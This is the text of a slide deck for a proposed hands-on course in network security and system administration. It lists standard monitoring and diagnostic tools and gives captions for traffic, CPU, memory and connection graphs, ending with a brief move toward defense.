Hands-On Network Security and System Administration Lab

- Proposed Course Overview and Introduction
- Building skills to manage and protect real-world IT infrastructure
- Instructor: Alan S. H. Lam

Course Overview

- Two Major Parts:
  1. System and Network Administration
  2. System and Network Security Defense
- Goal: Understand, monitor, and defend IT Infrastructure.

Why Start with System and Network Administration?

- You can’t defend what you don’t understand.
- Learn your network’s normal baseline.
- Detect abnormal behavior early.
- Build confidence managing real systems.

Part 1: System and Network Administration

- Set up and manage servers and services
- Monitor network traffic and performance
- Debug and optimize IT infrastructure issues
- Interpret real-time data and logs


Professional Tools You'll Use

- Monitoring & Management: snmpd, mrtg, ntopng, nagios, TIG Stack
- Testing & Debugging: hping3, traceroute, iperf3
- Traffic and system Analysis: tcpdump, wireshark, netstat, lsof, ss


MRTG graphs monitoring network traffic and system status

First host Stat


Traffic Analysis for 2 -- r8-h1




Traffic Analysis for 3 -- r8-h1




CPU Load - System, User and Nice Processes




Free Memory




Percentage Free Memory




New TCP Connections




Established TCP Connections



Disk / Partition Usage /




ntop-ng Showing Server Network Interface Traffic in iperf3 Bandwidth Testing




Metric	Average	95th Percentile	Max	Min	Total
Traffic	320.55 Mbps	1.37 Gbps	1.60 Gbps	0.00 bps	7.16 GB


TIG Stack Monitoring Network Traffic and System Health



Nagios Monitoring Critical IT Services and Sending Alerts



Network Traffic Analysis of Traceroute Packets by Wireshark




Transition to Security Defense

- Knowing your network baseline helps you:
- - Spot intrusions faster
- - Understand attack patterns
- - Apply defense strategies effectively

